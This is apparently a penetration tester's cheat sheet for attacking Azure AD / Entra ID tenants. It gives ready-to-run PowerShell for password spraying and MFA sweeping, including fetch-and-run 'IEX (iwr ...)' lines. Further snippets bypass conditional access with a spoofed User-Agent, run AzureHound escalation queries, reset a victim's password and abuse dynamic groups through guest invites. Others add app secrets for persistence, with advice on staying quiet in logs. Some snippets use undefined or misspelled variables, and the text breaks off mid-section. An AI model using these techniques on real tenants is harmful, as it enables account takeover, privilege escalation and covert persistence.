AzureAD - Get Administrative Units, Scoped Role Membership and Match Directory Roles to RoleIDs
Connect-AzureAD -Credential $creds

# Get all administrative units
$IDs = Get-AzureADMSAdministrativeUnit -All $true

# Loop through each administrative unit by their ID
foreach($ID in $IDs) {
    # Get members of the administrative unit
    Get-AzureADMSAdministrativeUnitMember -Id $ID.Id

    # Get scoped role memberships for the administrative unit and format the output
    Get-AzureADMSScopedRoleMembership -Id $ID.Id | Format-List *

    # Find the directory role that matches the RoleId of the membership
    $directoryRoles = Get-AzureADDirectoryRole
        $matchedRole = $directoryRoles | Where-Object { $_.ObjectId -eq $roleMembership.RoleId }

        if($matchedRole) {
            # Output the matched role's details at the end
            Write-Output "Matched Directory Role: $($matchedRole.DisplayName) for RoleId: $($roleMembership.RoleId)"
        } else {
            Write-Output "No matching directory role found for RoleId: $($roleMembership.RoleId)"
        }
}
Conditional Access Policies and MFA Bypass
1. Validation Endpoint - Doesn’t Trigger Push Notification
iwr https://raw.githubusercontent.com/dafthack/MSOLSpray/master/MSOLSpray.ps1 -o MSOLSpray.ps1
Import-Module .\MSOLSpray.ps1

$pasword = Read-Host
Invoke-MSOLSpray -UserList .\userlist.txt -Password $password -OutFile valid.txt
2. MFASweep - Test Valid Credentials Against All Endpoints (will lock out if not verified)
IEX (iwr 'https://raw.githubusercontent.com/dafthack/MFASweep/master/MFASweep.ps1')

$ValidUSer = ""
$knowngood = Read-Host
Invoke-MFASweep -Username $ValidUser -Password $knowngood

# IEX (iwr 'https://raw.githubusercontent.com/dafthack/MFASweep/master/MFASweep.ps1')
# Invoke-MFASweep -Username $user -Password $pass
3. Roadrecon - Enumerate CAPs w/ ‘policies’ plugin
pip install roadrecon
pip install roadlib
pip install roadtx

# username/pass
$upn = ""
$pass = Read-Host
roadrecon auth -u $upn -p $pass

# device code flow
roadrecon auth --device-code

# Refresh Token
roadrecon auth --refresh-token $GraphToken.refresh_token

# w/ access token
roadrecon auth --access-token $GraphToken.access_token

# Enumerate CAPs
roadrecon gather --mfa
roadrecon plugin policies -f dcaps.html -p
roadrecon gui
4. CAPs - Device Restrictions - Bypass ‘Linux Only’ Restriction for Refresh Token
# Use Linux User-Agent to acquire access token from Windows Device to bypass Policy
# Bypass CAP as Linux Device
$tenantId = "$tenantId"
$clientId = "d3590ed6-52b3-4102-aeff-aad2292ab01c" # Microsoft Office client ID
$username = "$username"
$password = "$password"
$userAgent = "Mozilla/5.0 (X11; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0"

# Convert the password to a secure string
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force

# Body for the token request
$body = @{
    client_id     = $clientId
    scope         = "https://graph.microsoft.com/.default offline_access"
    username      = $username
    password      = $password
    grant_type    = "password"
}

# Get the access token with spoofed User-Agent
$response = Invoke-RestMethod -Method Post -Uri "https://login.microsoftonline.com/$tenantId/oauth2/v2.0/token" -ContentType "application/x-www-form-urlencoded" -Body $body -Headers @{ "User-Agent" = $userAgent }
$token = $response.access_token
$refreshToken = $response.refresh_token

# Set headers including the spoofed User-Agent and authorization token
$headers = @{
    "Authorization" = "Bearer $token"
    "User-Agent"    = $userAgent
    "Content-Type"  = "application/json"
}

$refreshToken

# Use the refresh token to obtain a new access token
$body = @{
    client_id     = $clientId
    scope         = "https://graph.microsoft.com/.default offline_access"
    refresh_token = $refreshToken
    grant_type    = "refresh_token"
}

# Get a new access token using the refresh token
$newResponse = Invoke-RestMethod -Method Post -Uri "https://login.microsoftonline.com/$tenantId/oauth2/v2.0/token" -ContentType "application/x-www-form-urlencoded" -Body $body -Headers @{ "User-Agent" = $userAgent }
$newAccessToken = $newResponse.access_token
$newRefreshToken = $newResponse.refresh_token

# Output the new access token and refresh token
$newAccessToken
$newRefreshToken

# Get user details from Microsoft Graph API
$meResponse = Invoke-RestMethod -Method Get -Uri "https://graph.microsoft.com/v1.0/me" -Headers $headers

# Output the user details and the refresh token
$meResponse
AzureHound
Cypher Resources:
https://support.bloodhoundenterprise.io/hc/en-us/articles/16721164740251-Searching-with-Cypher https://hausec.com/2020/11/23/azurehound-cypher-cheatsheet/ https://luemmelsec.github.io/Fantastic-BloodHound-Queries-and-Where-to-Find-Them/ https://falconforce.nl/automating-things-0x01-azurehound-for-blue-teams/
Also Bloodhound CE includes some pre-built queries if you expand the folder icon.
AzureHound - Install and Execute
git clone https://github.com/rvrsh3ll/TokenTactics
cd TokenTactics
Import-Module .\TokenTactics.psd1
Get-AzureToken -Client MSGraph

# set tenant name
$cxt = Get-AzContext
$tenant = $cxt.Tenant.Id

# AzureHound - Download the correct AzureHound binary for the detected OS
$tok = $response.refresh_token # $tok = $response.refresh_token
$osType = $env:OS
$binaryName = ""
$exePath = ""
if ($osType -eq "Windows_NT") {
    $os = "windows"
    Write-Output "Detected Windows OS."
    $binaryName = "azurehound-windows-amd64.zip"
    $exePath = ".\azurehound.exe"
} else {
    $os = "linux"
    Write-Output "Detected Linux OS."
    $binaryName = "azurehound-linux-amd64.zip"
    $exePath = "./azurehound"
}
$outputZipFile = $binaryName
$downloadUrl = "https://github.com/BloodHoundAD/AzureHound/releases/latest/download/$binaryName"
Invoke-WebRequest -Uri $downloadUrl -OutFile $outputZipFile
Expand-Archive -LiteralPath $outputZipFile -DestinationPath . -Force
Remove-Item -Path $outputZipFile -Force
Write-Output "Running Azurehound."
& $exePath list -r $tok -t $tenant -o azurehound.json
Write-Output "AzureHound command executed for $os."
AzureHound - Basic Queries
# Simple queries
## All Azure Users
MATCH (n:AZUser) return n.name
## All Azure Applications
MATCH (n:AZApp) return n.objectid
## All Azure Devices
MATCH (n:AZDevice) return n.name
## All Azure Groups
MATCH (n:AZGroup) return n.name
## All Azure Key Vaults
MATCH (n:AZKeyVault) return n.name
## All Azure Resource Groups
MATCH (n:AZResourceGroup) return n.name
## All Azure Service Principals
MATCH (n:AZServicePrincipal) return n.objectid
## All Azure Virtual Machines
MATCH (n:AZVM) return n.name
## All Principals with the ‘Contributor’ role
MATCH p = (n)-[r:AZContributor]->(g) RETURN p

# Advanced queries
## Get Global Admins
MATCH p =(n)-[r:AZGlobalAdmin*1..]->(m) RETURN p
## Owners of Azure Groups
MATCH p = (n)-[r:AZOwns]->(g:AZGroup) RETURN p
## All Azure Users and their Groups
MATCH p=(m:AZUser)-[r:MemberOf]->(n) WHERE NOT m.objectid CONTAINS 'S-1-5' RETURN p
## Privileged Service Principals
MATCH p = (g:AZServicePrincipal)-[r]->(n) RETURN p
## Owners of Azure Applications
MATCH p = (n)-[r:AZOwns]->(g:AZApp) RETURN p
## Paths to VMs
MATCH p = (n)-[r]->(g: AZVM) RETURN p
## Paths to KeyVault
MATCH p = (n)-[r]->(g:AZKeyVault) RETURN p
## Paths to Azure Resource Group
MATCH p = (n)-[r]->(g:AZResourceGroup) RETURN p
## On-Prem users with edges to Azure
MATCH  p=(m:User)-[r:AZResetPassword|AZOwns|AZUserAccessAdministrator|AZContributor|AZAddMembers|AZGlobalAdmin|AZVMContributor|AZOwnsAZAvereContributor]->(n) WHERE m.objectid CONTAINS 'S-1-5-21' RETURN p
## All Azure AD Groups that are synchronized with On-Premise AD
MATCH (n:Group) WHERE n.objectid CONTAINS 'S-1-5' AND n.azsyncid IS NOT NULL RETURN n
AzureHound - Cypher Queries for Application Recon and Privilege Escalation
# Privileged Service Principals
MATCH p = (g:AZServicePrincipal)-[r]->(n) RETURN p

# All Service Principals with Graph Permissions that can grant App Roles
MATCH p=(n)-[r:AZMGGrantAppRoles]->(o:AZTenant)
RETURN p

# Find Contributors on Azure Resources
MATCH p = (n)-[r:AZContributor]->(g) RETURN p

# Owners of Azure Applications, also check Inbound Object Control for the apps
MATCH p = (n)-[r:AZOwns]->(g:AZApp) RETURN p

# Shortest Path to Privileged Roles
MATCH p=shortestPath((m)-[r:AZAvereContributor|AZContains|AZContributor|AZGetCertificates|AZGetKeys|AZGetSecrets|AZHasRole|AZMemberOf|AZOwner|AZRunsAs|AZVMContributor|AZAutomationContributor|AZKeyVaultContributor|AZVMAdminLogin|AZAddMembers|AZAddSecret|AZExecuteCommand|AZGlobalAdmin|AZPrivilegedAuthAdmin|AZGrant|AZGrantSelf|AZPrivilegedRoleAdmin|AZResetPassword|AZUserAccessAdministrator|AZOwns|AZCloudAppAdmin|AZAppAdmin|AZAddOwner|AZManagedIdentity|AZAKSContributor|AZNodeResourceGroup|AZWebsiteContributor|AZLogicAppContributor|AZMGAddMember|AZMGAddOwner|AZMGAddSecret|AZMGGrantAppRoles|AZMGGrantRole*1..]->(n:AZRole))
WHERE n.name =~ '(?i)Global Administrator.*|User Administrator.*|Cloud Application Administrator.*|Authentication Policy Administrator.*|Exchange Administrator.*|Helpdesk Administrator.*|Privileged Authentication Administrator.*' AND m<>n
RETURN p

# Shortest Path from App to TierZero
MATCH p=shortestPath((m:AZApp)-[r:AZAvereContributor|AZContains|AZContributor|AZGetCertificates|AZGetKeys|AZGetSecrets|AZHasRole|AZMemberOf|AZOwner|AZRunsAs|AZVMContributor|AZAutomationContributor|AZKeyVaultContributor|AZVMAdminLogin|AZAddMembers|AZAddSecret|AZExecuteCommand|AZGlobalAdmin|AZPrivilegedAuthAdmin|AZGrant|AZGrantSelf|AZPrivilegedRoleAdmin|AZResetPassword|AZUserAccessAdministrator|AZOwns|AZCloudAppAdmin|AZAppAdmin|AZAddOwner|AZManagedIdentity|AZAKSContributor|AZNodeResourceGroup|AZWebsiteContributor|AZLogicAppContributor|AZMGAddMember|AZMGAddOwner|AZMGAddSecret|AZMGGrantAppRoles|AZMGGrantRole*1..]->(n))
WHERE "admin_tier_0" IN split(n.system_tags, ' ') AND m<>n
RETURN p

# Find all apps that have a path which ends in another resource with a relationship that is not “RunAs” and not “MemberOf”. These relationships can be on the path, but not at the end of the path.
MATCH p = (n:AZApp)-[*]->()-[r]->(g)
WHERE any(r in relationships(p)
WHERE NOT(r:AZRunsAs)) and NOT(r:AZMemberOf)
RETURN p
LIMIT 3000

# The same as option 1, but for all service principals (not all apps are necessarily a service principal).
MATCH p = (n:AZServicePrincipal)-[*]->()-[r]->(g)
WHERE any(r in relationships(p)
WHERE NOT(r:AZRunsAs)) and NOT(r:AZMemberOf)
RETURN p
LIMIT 3000

# Find all objects, which are not users, with an indirect role assignment.
MATCH p = shortestpath((n)-[*]->(g:AZRole))
WHERE n<>g and NOT(n:AZTenant) AND NOT(n:AZManagementGroup) and NOT(n:AZUser)
RETURN p

# Same as above but Exclude Directory Readers
MATCH p = shortestpath((n)-[*]->(g:AZRole))
WHERE n<>g and NOT(n:AZTenant) AND NOT(n:AZManagementGroup) and NOT(n:AZUser) and NOT(g.name starts with "DIRECTORY READERS")
RETURN p
AzureHound - Cypher Queries for Users, VMs and Device Privilege Escalation
# All non-admin users with path to subscription owner
MATCH p = (n:AZUser)-[*]->()-[r:AZOwns]->(g:AZSubscription)
WHERE NOT(tolower(n.userprincipalname) STARTS WITH 'admin_')
RETURN p
LIMIT 1000

# Shortest Path for non-admin to high-privileges
MATCH p = shortestpath((n:AZUser)-[*]->(g:AZSubscription))
WHERE NOT(tolower(n.userprincipalname)
STARTS WITH 'admin_')
RETURN p

# Shortest Path from Compromised Device to Interesting Targets
MATCH p = shortestpath((n:AZDevice)-[*]->(g))
WHERE n <> g
RETURN p
LIMIT 100

# External Users with Direct Permissions
MATCH p = (n:AZUser)-[r]->(g)
WHERE n.name contains "#EXT#" AND NOT(r:AZMemberOf)
RETURN n.name, COUNT(g.name), type(r), COLLECT(g.name)
ORDER BY COUNT(g.name) DESC

# External High Privilege
MATCH p = (n:AZUser)-[*]->(g)
WHERE n.name contains "#EXT#" AND any(r in relationships(p) WHERE NOT(r:AZMemberOf))
RETURN p

# VMs with interesting managed Identity
MATCH p=(v:AZVM)-->(s:AZServicePrincipal)
MATCH q=shortestpath((s)-[*]->(r))
WHERE s <> r
RETURN q
Users and Groups
AzureAD - Reset a User’s Password
$password = "ThisIsTheNewPassword.!123" | ConvertTo- SecureString -AsPlainText –Force

(Get-AzureADUser -All $true | ?{$_.UserPrincipalName -eq "victim@corp.onmicrosoft.com"}).ObjectId | Set- AzureADUserPassword -Password $password –Verbose
Dynamic Groups
A user can’t change their own email address but they often can invite a guest user with any email address. If there is a dynamic group, say if Property Mail matches ‘Finance’
Device Properties can be used, as well.
Two ways to abuse this:
-
Before guest user joins the tenant, with prior knowledge of a property (say mail), we can set so the guest user meets the criteria.
-
After guest joins, a guest user can ‘manage their own profile’, which measn they can modify ‘Manager’ and ‘alternate email’. We can abuse (Direct Reports for “{objectId of manager}” or alternative email (users.otherMails -any ( _ -contains ”
“))
Only admins can change properties like “Department”
If the “mail” property match “admin” and userType equls “Guest” etc
If the Dynamic Membership rules involve the properties “otherMails” and userType -eq “guest” i.e. if “otherMail contains ‘vendor’”, add to IT group.
We could invite a guest user, which can modify the ‘otherEmail’ of their their own account, we add a secondary email with ‘vendor’ in the name we control and our guest user will join that group and inherit it’s permissions.
Tenant-to-Tenant Lateral Movement
We control these settings from ‘External Collaboration Settings’ We could scope only admins can invite guests, no guests, users/users less privileged, and we can set what level of access. We can set it Guest User Access is restricted to properties and memerships of their own directory objects
Dynamic Groups and Administratie Units (AUs) - Enumeration of Users and Changing attributes
# Check out the user
$userName = ""
$user = Get-MgUser -UserId $userName
$user | fl *

# Get Admin Units
Get-MgDirectoryAdministrativeUnit | fl *

# Check out Scoped Role Members on the AU
$unitId = ""
$ScopedRoleMembers = Get-MgDirectoryAdministrativeUnitScopedRoleMember -AdministrativeUnitId $unitId
$ScopedRoleMembers | fl *

# Check out the role
$roleId = ""
Get-MgDirectoryRole -DirectoryRoleId $roleId | fl *

# Check out who has the scoped role
foreach ($member in $ScopedRoleMembers) {
    $userId = $member.RoleMemberInfo.Id

    if (-not $userId) {
        Write-Output "No user ID available for member with Role ID: $($member.RoleId)"
        continue
    }

    $userDetails = Get-MgUser -UserId $userId

    if ($userDetails) {
        Write-Output "User Details: Name - $($userDetails.DisplayName), Email - $($userDetails.Mail), Role ID - $($member.RoleId)"
    } else {
        Write-Output "Failed to retrieve details for user ID: $userId"
    }
}

# Check out members of the AU we haverights over
Get-MgDirectoryAdministrativeUnitMember -AdministrativeUnitId $unitId

# Check out the User
$target = ""
Get-MgUser -UserId $target

$dynamicGroups = Get-MgGroup -Filter "groupTypes/any(c:c eq 'DynamicMembership')"

foreach ($group in $dynamicGroups) {
    $groupName = $group.DisplayName
    $membershipQuery = $group.MembershipRule
    Write-Output "Group Name: $groupName, Membership Query: $membershipQuery"
}

# Update User we have rights over
$targetUserName = ""
$jobTitle = ""
Update-MgUser -UserId (Get-MgUser -Filter "userPrincipalName eq $targetUserName").Id -jobTitle $jobTitle" # or Department or whatever

# Check out Dynamic Groups
#$dynamicGroups = Get-MgGroup -Filter "groupTypes/any(c:c eq 'DynamicMembership')"
#$dynamicGroups | Select-Object Id, DisplayName, Description, MembershipRule | fl *
Guest User/Dynamic Groups - Invite a Guest User, redirect to Azure portal
Install-Module AzureADPreview
Import-Module AzureADPreview
Connect-AzureAD

# Dynamic Groups Recon
# Ex. The rule is (user.otherMails -any (_ -contains "vendor")) -and (user.userType -eq "guest")
Get-AzureADMSGroup | ?{$_.GroupTypes -eq 'DynamicMembership'}

# Invite your guest account
$email = ""
New-AzureADMSInvitation -InvitedUserEmailAddress $email -InviteRedirectUrl "https://portal.azure.com" -SendInvitationMessage $True -InvitedUserType "Guest"

# New Session - Once you accept access, as the guest user, you can assign an alternate email
Install-Module AzureADPreview
Import-Module AzureADPreview
Connect-AzureAD
$GuestObjId = ""
$newEmail = "itvendor@contractingstunnas.com"
Get-AzureADUser -ObjectId $GuestObjId
Set-AzureADUser -ObjectId $GuestObjId -OtherMails $newEmail -Verbose
Guest User - ‘Manual Snowballing’ PoC
Install-Module Az.Accounts
Install-Module AzureAD

# Connect With Your Home Account, get the guest TenantID
# Connect-AzAccount
# $cxt = Get-AzContext
# $tenantid = $cxt.Tenant.Id
# $tenantId
$tenantId = ""


# Next, we will request a token and use that to retrieve information about our user. Be sure to specify -TenantId so that we get a token for the target tenant we want our guest.
$newtoken = Get-AzAccessToken -TenantId $tenantid -Resource "https://graph.microsoft.com/"
$graphresponse = Invoke-RestMethod https://graph.microsoft.com/v1.0/me -Headers @{Authorization = "Bearer $($newtoken.token)"}
$graphresponse

# Check output for "ID" / Value is the Guest User objectId
$guestId = ""

# Now AzureAD, Directly using the Graph for this as Guest is locked down
Connect-AzureAD -TenantId $tenantid

# We can enumerate Users now if we use the Guest ID
Get-AzureADUser -ObjectId $guestId | Select-Object -Property *

# Our Group Memberships too
Get-AzureADUserMembership -ObjectId $guestId

# We can use the commandlets ‘Get-AzureADGroupOwner’ and ‘Get-AzureADGroupMember’ to see who the owners and group members are.
$targetGroup = ""
Get-AzureADGroup -ObjectId $targetGroup
Get-AzureADGroupOwner -ObjectId $targetGroup
Get-AzureADGroupMember -ObjectId $targetGroup

# The only people who would not be enumerated would be ones who exist in silos—members of a group, with no cross-group membership, or owners with any groups of affected people. If there is an ‘All Users’ group, it will be especially easy to reach full coverage.
# Script: https://github.com/nyxgeek/bad_guest/blob/main/bad_guest.ps1
Bad Guest - ‘Snowballing’ Automated Recon tool
iwr https://raw.githubusercontent.com/nyxgeek/bad_guest/main/bad_guest.ps1 -Outfile bad_guest.ps1
.\bad_guest.ps1
Graph API - Get Roles/Groups User is ‘memberOf’
$User = "" # email
$Token = '' # access_token
$domain = "" # whatever.onmicrosoft.com
$URI = "https://graph.microsoft.com/v1.0/users/$User@$domain/memberOf"
$RequestParams = @{
Method = 'GET'
Uri = $URI
Headers = @{
'Authorization' = "Bearer $Token"
}
}
(Invoke-RestMethod @RequestParams).value
Enumerating Enterprise Applications, Service principals, App Roles and Graph Permissions
- AppId (Application ID):
This is a unique identifier for the application registration. It is the same for the application across all tenants where it is used. It is used to identify the application in the context of Azure AD.
- ObjectId (Application Object ID):
This is a unique identifier for the application object within a specific Azure AD tenant. Each instance of the application in different tenants will have a different ObjectId.
- Service Principal ObjectId:
This is the unique identifier for the service principal object in the tenant. A service principal is an instance of the application in a specific tenant.
In PoSh, App Registrations are application templates, enterprise apps or service principals are the visible usable parts of the app.
    Application: Only present in the tenant it was created in. These are app registrations in the portal. Our client's concent grant app was an Enterprise Application, where the Application was registered in their tenant, we could not see it in that blade in ours.

    Service Principal/EnterPrise Application: Present in every directory where application is used (for say multi-tenant). This is visible under Enterprise Applications. Azure RBAC roles use service principal.
“An application has one application object in its home directory that is referenced by one or more service principals in each of the directories where it operates (including the applications home directory)”
Service Principals are Instances of the Application.
App Identities are always preferred over users, as workload identtity doesn’t generate risk events etc.
If we can create a client secret or app password for an application object we can
- Login as SP for App
- Bypass MFA
- Access all the resources where roles are assigned to the service principal
- Add credentials to an enterprise application for persistence after compromising a tenant X No Portal
App Registrations, Roles and Multi-Tenant Apps
App Registrations are a way for you to allow an app to authenticate using azuread. You give it credentials from AzureAD so it can auth with AzureAD.
-
App Registration / App Config: The Global part of an app, the configuration part Protects an App with AzureAD so that it can only be accessed through AAD Auth Cannot be assigned a role directly
-
Enterprise App / Service Principal / “Service Accounts”: The direct associated identity that gets assigned roles When an App Registration is created and used for the first time, a service principal/enterprise app is created that can be assigned rules, etc, like a user
-
Multi-Tenant Apps: If multi-tenant, their will be an enterprise app service principal created in the other tenant as well. App Registration / Config only applies to the first tenant, you cannot modify an app registration in the other tenant
Pitfalls
- Noise: Adding an app secret is loud in the Activity logs, easy to alert on a new principal added
- Look for Apps with App Passwords: These look a little less noisy, adding secrets to apps that have already had secrets added
- Apps with A Lot of Service Principals: Blend in with the crowd
Graph and Directory Roles and Permissions
$InterstingAppRole = @{
    "9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8" = "RoleManagement.ReadWrite.Directory"
    "741f803b-c850-494e-b5df-cde7c675a1ca" = "User.ReadWrite.All"
    "c529cfca-c91b-489c-af2b-d92990b66ce6" = "User.ManageIdentities.All"
    "06b708a9-e830-4db3-a914-8e69da51d44f" = "AppRoleAssignment.ReadWrite.All"
    "1bfefb4e-e0b5-418b-a88f-73c46d2cc8e9" = "Application.ReadWrite.All"
    "19dbc75e-c2e2-444c-a770-ec69d8559fc7" = "Directory.ReadWrite.All"
    "292d869f-3427-49a8-9dab-8c70152b74e9" = "Organization.ReadWrite.All"
    "29c18626-4985-4dcd-85c0-193eef327366" = "Policy.ReadWrite.AuthenticationMethod"
    "01c0a623-fc9b-48e9-b794-0756f8e8f067" = "Policy.ReadWrite.ConditionalAccess"
    "50483e42-d915-4231-9639-7fdb7fd190e5" = "UserAuthenticationMethod.ReadWrite.All"
    "810c84a8-4a9e-49e6-bf7d-12d183f40d01" = "Mail.Read"
    "e2a3a72e-5f79-4c64-b1b1-878b674786c9" = "Mail.ReadWrite"
    "6931bccd-447a-43d1-b442-00a195474933" = "MailboxSettings.ReadWrite"
    "75359482-378d-4052-8f01-80520e7db3cd" = "Files.ReadWrite.All"
    "01d4889c-1287-42c6-ac1f-5d1e02578ef6" = "Files.Read.All"
    "332a536c-c7ef-4017-ab91-336970924f0d" = "Sites.Read.All"
    "9492366f-7969-46a4-8d15-ed1a20078fff" = "Sites.ReadWrite.All"
    "0c0bf378-bf22-4481-8f81-9e89a9b4960a" = "Sites.Manage.All"
    "a82116e5-55eb-4c41-a434-62fe8a61c773" = "Sites.FullControl.All"
    "3aeca27b-ee3a-4c2b-8ded-80376e2134a4" = "Notes.Read.All"
    "0c458cef-11f3-48c2-a568-c66751c238c0" = "Notes.ReadWrite.All"
    "ee361f27-c127-401b-b022-82bd8584b4b2" = "ServicePrincipalEndpoint.ReadWrite.All"
}
$InterstingDirectoryRole = @{
    "9b895d92-2cd3-44c7-9d02-a6ac2d5ea5c3" = "Application Administrator"
    "158c047a-c907-4556-b7ef-446551a6b5f7" = "Cloud Application Administrator"
    "9360feb5-f418-4baa-8175-e2a00bac4301" = "Directory Writers"
    "62e90394-69f5-4237-9190-012177145e10" = "Global Administrator"
    "fdd7a751-b60b-444a-984c-02652fe8fa1c" = "Groups Administrator"
    "45d8d3c5-c802-45c6-b32a-1d70b5e1e86e" = "Identity Governance Administrator"
    "8ac3fc64-6eca-42ea-9e69-59f4c7b60eb2" = "Hybrid Identity Administrator"
    "3a2c62db-5318-420d-8d74-23affee5d9d5" = "Intune Administrator"
    "b5a8dcf3-09d5-43a9-a639-8e29ef291470" = "Knowledge Administrator"
    "4ba39ca4-527c-499a-b93d-d9b492c50246" = "Partner Tier1 Support"
    "e00e864a-17c5-4a4b-9c06-f5b95a8d5bd8" = "Partner Tier2 Support"
    "e8611ab8-c189-46e8-94e1-60213ab1f814" = "Privileged Role Administrator"
    "fe930be7-5e62-47db-91af-98c3a49a38b1" = "User Administrator"
    "11451d60-acb2-45eb-a7d6-43d0f0125c13" = "Windows 365 Administrator"
    "c4e39bd9-1100-46d3-8c65-fb160da0071f" = "Authentication Administrator"
    "b0f54661-2d74-4c50-afa3-1ec803f12efe" = "Billing administrator"
    "b1be1c3e-b65d-4f19-8427-f6fa0d97feb9" = "Conditional Access administrator"
    "29232cdf-9323-42fd-ade2-1d097af3e4de" = "Exchange administrator"
    "729827e3-9c14-49f7-bb1b-9608f156bbb8" = "Helpdesk administrator"
    "966707d0-3269-4727-9be2-8c3a10f19b9d" = "Password administrator"
    "7be44c8a-adaf-4e2a-84d6-ab2649e08a13" = "Privileged authentication administrator"
    "194ae4cb-b126-40b2-bd5b-6091b380977d" = "Security administrator"
    "f28a1f50-f6e7-4571-818b-6a12f2af6b6c" = "SharePoint administrator"
}
AzureHound - Best at finding Paths to escalate across Azure and AzureAD
Run AzureHound and find paths for privilege escalation using the queries in the AzureHound section above.
ROADRecon - Best for enumerating applications and delegated permissions (AzureAD only)
$user = ""
$pass = Read-Host
roadrecon auth -u $user -p $pass
roadrecon gather
roadrecon gather --mfa # may not work if unprivileged
roadrecon plugin policies # enumerate CAPs
roadrecon gui
AzureAD - Investigate OAuth permissions
Get-AzureADOAuth2PermissionGrant | fl *

# Choose a resource to investigate
$resourceId = ""

# Find the resource service principal by ResourceId
$resourceServicePrincipal = Get-AzureADServicePrincipal -ObjectId $resourceId

Write-Output "Resource Service Principal:"
$resourceServicePrincipal | Format-List


# Quicker Version
# Get all OAuth2 permission grants
$allOauth2Permissions = Get-AzureADOAuth2PermissionGrant -All $true

# Iterate through each permission grant and retrieve the resource service principal details
foreach ($perm in $allOauth2Permissions) {
    $resourceId = $perm.ResourceId

    # Find the resource service principal by ResourceId
    $resourceServicePrincipal = Get-AzureADServicePrincipal -ObjectId $resourceId

    # Output the resource service principal details
    Write-Output "Resource Service Principal:"
    $resourceServicePrincipal | Format-List *
    Write-Output "------------------------------------------"
}
AzureAD - Enumerate Service Principal Permissions
# Get OAuth 2 permission grants
Get-AzureADOAuth2PermissionGrant | fl *

# Enumerate All Service Principals, list Oauth permissions and roles
$servicePrincipals = Get-AzureADServicePrincipal -All $true
$allOauth2Permissions = Get-AzureADOAuth2PermissionGrant -All $true

# Loop through each service principal to get its permissions
foreach ($sp in $servicePrincipals) {
    Write-Output "Service Principal: $($sp.DisplayName)"
    Write-Output "App ID: $($sp.AppId)"
    Write-Output "Object ID: $($sp.ObjectId)"

    # Filter OAuth2 permission grants for the current service principal
    $oauth2Permissions = $allOauth2Permissions | Where-Object { $_.ClientId -eq $sp.AppId }
    if ($oauth2Permissions) {
        Write-Output "OAuth2 Permissions:"
        $oauth2Permissions | ForEach-Object { Write-Output " - $($_.Scope)" }
    } else {
        Write-Output "No OAuth2 Permissions found."
    }
    # Get app role assignments for the service principal
    $appRoleAssignments = Get-AzureADServiceAppRoleAssignment -ObjectId $sp.ObjectId -All $true
    if ($appRoleAssignments) {
        Write-Output "App Role Assignments:"
        $appRoleAssignments | ForEach-Object { Write-Output " - Role ID: $($_.Id), Resource ID: $($_.ResourceId)" }
    } else {
        Write-Output "No App Role Assignments found."
    }

    Write-Output "------------------------------------------"
}
AzureAD - Enumerate Interesting Service Principals with User Roles
$UserRoles = Get-AzureADDirectoryRole | ForEach-Object {

    $Role = $_
    $RoleDisplayName = $_.DisplayName

    $RoleMembers = Get-AzureADDirectoryRoleMember -ObjectID $Role.ObjectID

    ForEach ($Member in $RoleMembers) {
    $RoleMembership = [PSCustomObject]@{
            MemberName      = $Member.DisplayName
            MemberID        = $Member.ObjectID
            MemberOnPremID  = $Member.OnPremisesSecurityIdentifier
            MemberUPN       = $Member.UserPrincipalName
            MemberType      = $Member.ObjectType
            RoleID          = $Role.RoleTemplateId
            RoleDisplayName = $RoleDisplayName
     }

        $RoleMembership

    }
}
Write-Output "Interesting Service Principals with User Roles"
$UserRoles | ?{$_.MemberType -eq "ServicePrincipal"}


# Create an array to store ServicePrincipalName and related details
$ServicePrincipalDetails = @()

# Loop through each Service Principal to get the ServicePrincipalName
foreach ($sp in $ServicePrincipals) {
    Write-Output "MemberName: $($sp.MemberName)"
    Write-Output "Role: $($sp.RoleDisplayName)"
    Write-Output "MemberID: $($sp.MemberID)"

    try {
        # Get the service principal details using the MemberID
        $servicePrincipal = Get-AzADServicePrincipal -ObjectId $sp.MemberID
        $spDetails = [PSCustomObject]@{
            MemberName          = $sp.MemberName
            RoleDisplayName     = $sp.RoleDisplayName
            MemberID            = $sp.MemberID
            ServicePrincipalName = $servicePrincipal.ServicePrincipalName
        }
        $ServicePrincipalDetails += $spDetails

        Write-Output "ServicePrincipalName: $($servicePrincipal.ServicePrincipalName)"
    } catch {
        Write-Output "Failed to retrieve service principal details for $($sp.MemberName). Error: $($_.Exception.Message)"
    }

    Write-Output "--------------------------------------------"
}

# Use the memberId to correlate back to servicePrinciapl by ObjectId
$memberId = ""
$servicePrincipal = Get-AzADServicePrincipal -ObjectId $memberId
$servicePrincipal | fl *

# Used to work - Check out Action/NotActions for Role Assignments for given SP
$clientId = ""
$role = Get-AzRoleAssignment -ServicePrincipalName $clientId
$roleDefinition = Get-AzRoleDefinition -Name $role.RoleDefinitionName
$roleDefinition
$roleDefinition.Permissions.Actions | Format-List
$roleDefinition.Permissions.NotActions | Format-List

# Use the AppId to checkout the app registration
$appId = ""
$appRegistration = Get-AzureADApplication -Filter "appId eq '$appId'"
$appRegistration | fl *
AzureAD - Get Detailed information about an Application
$displayName = 'Unn0vat10nApp3389'
(Get-AzureADApplication -Filter "DisplayName eq '$($displayName)'") | fl *
AzureAD - Get AppRoles of a given Application
$displayName = ''
(Get-AzureADApplication -Filter "DisplayName eq '$($displayName)'").AppRoles
AzureAD - Check for On-Prem Apps using Application Proxy
We enumerated the appls with Get-AzureADApplication, notice the Finance App and retrieve its service principal (enterprise Application)
Get-AzureADApplication | %{try{Get-AzureADApplicationProxyApplication -ObjectId $_.ObjectID;$_.DisplayName;$_.ObjectID}catch{}}
$objId = Get-AzureADServicePrincipal -All $true | ?{$_.DisplayName -eq "Finance Management System"}
$ID = $objId.ObjectID
Add An App Secret to Specific App
$appName = ""
$Token = ""

ipmo C:\Git\Cartp\Scripts\Graph-AddAppSecret.ps1
Add-AzADAppSecret -GraphToken $Token -AppName $appName -Verbose
AzureAD - Create new App, SP, Assign Graph Application Permissions or Directory Roles to Service Principal
$appName = ""
$domain = ""
$app = New-AzureADApplication -DisplayName $appName -IdentifierUris "https://$appName.$domain"
# $app = Get-AzureADApplication -Filter "DisplayName eq '$appName'"
Write-Output "Created application: $($app.DisplayName)"
$app | fl *

# Add a service principal for the given application
$objid = $app.ObjectId
$servicePrincipal = New-AzureADServicePrincipal -AppId $appId
Write-Output "Created service principal for application: $($servicePrincipal.AppId)"

# Add a Credential Object for sign-in and persistence
